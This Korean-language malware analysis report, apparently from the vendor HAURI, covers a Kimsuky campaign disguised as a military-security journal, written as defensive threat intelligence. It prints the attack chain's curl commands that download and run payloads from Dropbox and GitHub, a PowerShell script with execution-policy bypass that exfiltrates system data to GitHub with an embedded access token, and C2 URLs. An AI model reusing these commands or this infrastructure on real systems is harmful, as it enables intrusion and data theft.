악성코드 상세 분석 보고서

군사·안보 학술지로 위장한 Kimsuky 정찰용 악성코드

(Document No : DT-20260629-001)


HAURI

www.hauri.co.kr

∘ 분석 개요

한국군사문제연구원(KIMA)에서 발간하는 「월간KIMA 군사와 안보」로 위장한 악성코드가 확인되었다. 해당 악성코드는 Dropbox, GitHub 등 정상 클라우드 서비스를 단계적으로 악용하여 페이로드를 다운로드 및 실행하며, 최종적으로 감염 시스템의 정보를 수집하고 지속성을 확보하는 것으로 확인되었다.

최종 단계에서는 초기 실행된 VBE 파일을 작업 스케줄러에 등록하여 지속성을 확보하며, 사용된 작업 이름과 악성코드 저장 경로는 기존 Kimsuky 공격 사례에서 반복적으로 확인된 특징과 일치하였다. 수집 대상은 시스템 정보, 다운로드 폴더 목록 및 실행 중인 프로세스 목록 등으로 침해 정도가 높지 않으나, 공격 대상의 환경을 파악하기 위한 정찰 정보로 활용되어 후속 침투 또는 추가 공격에 악용될 가능성이 있으므로 주의가 필요하다.



[공격 도식도]

1. 월간 KIMA군사와 안보.lnk

개요 : 문서 파일로 위장한 LNK 파일 실행 시, C2 로부터 악성코드를 다운로드하여 실행한다.

ViRobot	LNK.S.Downloader.1658

상세분석 :

(1) 한국군사문제연구원(KIMA)에서는 국내외 주요 안보이슈, 국방정책, 군사동향에 대한 월간지를 작성하여 '월간 KIMA 군사와 안보' 카테고리에 게재하는데 해당 월간지로 위장하여 유포된 악성코드가 확인되었다. 악성코드는 이외에도 세종연구소 칼럼의 표제를 악용하기도 하였다.

[그림 1] 한국군사문제연구원 사이트 화면

[그림 2] 월간 KIMA 군사와 안보로 위장한 악성코드


(2) 악성코드 실행 시, 공격자의 dropbox 에서 악성코드를 다운로드하여 저장한 뒤 실행한다. 악성코드가 저장된 공용 음악 폴더는 Kimsuky 에서 악성코드 저장에 사용하는 경로로 다수 식별되었으며 유사 샘플에서 vbe 파일명은 taskschd, xxx, wef 등이 사용되었다.

- 파일 경로: C:₩%Public%₩music₩xxx.vbe

```
C:₩Windows₩SysWOW64₩cmd.exe /c mode 15,1 & curl -k -L
"https://www.dropbox.com/scl/fi/8tog65qw0uvoeoedv8u75/fir.ini?rlkey=4inpymiao6jultubu6p2ba4
60&st=o4vc0zdl&dl=1" -o c:₩users₩public₩music₩xxx.vbe & c:₩users₩public₩music₩xxx.vbe
```


[그림 3] 실행 명령어

(3) 분석 당시 dropbox 파일이 삭제되어 확보가 불가하였으며 이후 분석은 수집한 샘플을 통해 진행하였다.



[그림 4] dropbox 파일 삭제

(4) 관련 샘플에서 xxx.vbe 는 공격자의 Github 파일을 로드하여 실행하는 것으로 확인되었으며 first.ini 가 가장 먼저 실행되는 파일이다.



[그림 5] xxx.vbe 실행 파일

(5) first.ini 는 공격자의 다른 Github 에서 배치 파일을 저장하여 실행한다.

- C&C: hxxps://raw.githubusercontent[.]com/cryseuk/ayukiko/refs/heads/main/apple.ini
- 파일 경로: C:₩%Temp%₩ a2d3acd4-6456-4029-8503-6cc4267-1d9b.tmp.bat

```
sdkw = ye7s & "\TEMP\a2d3acd4-6456-4029-8503-6cc4267-1d9b.tmp.bat":
FTOP02 "https://raw.githubusercontent.com/cryseuk/ayukiko/refs/heads/main/apple.ini", sdkw:

Sub FTOP02(UYT, rang):
Set yellow=CreateObject("Microsoft.XMLHTTP"):
yellow.open "GET", UYT, False:
```

[그림 6] first.ini

(6) 배치 파일은 C&C 에서 파워쉘 스크립트를 저장한 뒤 실행한다.

- C&C: hxxps://github[.]com/tomas23492/cwielwfiasf/raw/refs/heads/main/help.ini
- 파일 경로: C:₩%LocalAppData%₩dfIEKf.ps1

```
@echo off
curl -k -L "https://github.com/tomas23492/cwielwfiasf/raw/refs/heads/main/help.ini" -o %loCaLApPData%
\dfIEKf.ps1
timeout /t 5 /nobreak
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -file %loCaLApPData%\dfIEKf.ps1
timeout /t 5 /nobreak
exit
```

[그림 7] a2d3acd4-6456-4029-8503-6cc4267-1d9b.tmp.bat


(7) 최종 실행된 파워쉘 악성코드는 감염된 PC 의 system 정보, 다운로드 폴더와 작업 목록을 수집하여 공격자의 Github 에 업로드하며 초기 실행한 vbe 파일을 작업 스케줄러에 등록한다. 사용된 작업명 또한 Kimsuky 에서 빈번히 사용하는 작업명으로 확인된 바 있다.

- 작업명: GoogleUpdateTaskMachineUA{1C791230-CA8D-6D04-AC55-F706378A30E}

```
$dsf = $env:temp;
$dfsdfeTD = Join-Path $env:USERPROFILE "Downloads"
systeminfo > $dsf\SYS.tmp;Start-sleep 2;
dir $dfsdfeTD -depth 2 > $dsf\DOWN.tmp;Start-sleep 3;
tasklist > $dsf\TASKLT.tmp;
Wfdkwkd -l "$dsf\SYS.tmp" -d "SYS_$sidkse.tmp" -at "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";start-sleep 3;
Wfdkwkd -l "$dsf\DOWN.tmp" -d "DOWN_$sidkse.tmp" -at "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";start-sleep 3;
Wfdkwkd -l "$dsf\TASKLT.tmp" -d "TASKLT_$sidkse.tmp" -at "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";start-sleep 3;
```

[그림 8] dfIEKf.ps1

(8) [그림 9]는 공격자의 Github 에 업로드된 감염 PC 의 정보이다. 다운로드 폴더 목록에서 북한 관련 파일명의 악성코드가 다수 식별되었다. 수집하는 정보가 단순 목록 정보에 불과하여 치명적이지는 않을 것으로 보이나 해당 정보가 추후 공격에 악용될 가능성이 있다.



[그림 9] 공격자의 Github Repo

IOC

***C2**

hxxps://www.dropbox[.]com/scl/fi/m8lj4pb2y1a5bnjokjbcp/fir.ini?rlkey=wxsennzhiznxv8mkc5nmddqq2&st=crizxkd6&dl=1
hxxps://www.dropbox[.]com/scl/fi/8tog65qw0uvoeoedv8u75/fir.ini?rlkey=4inpymiao6jultubu6p2ba460&st=o4vc0zdl&dl=1
hxxps://github[.]com/tomas23492/cwielwfiasf/blob/main/first.ini
hxxps://raw.githubusercontent[.]com/cryseuk/ayukiko/refs/heads/main/apple.ini
hxxps://github[.]com/tomas23492/cwielwfiasf/raw/refs/heads/main/help.ini

***MD5**

B0433D425A10739F59585BA48AB8C92B
E9AB83DFC335B98D02137BECB89FE828
686B131D3AE578BA0706C2A1786BF1EA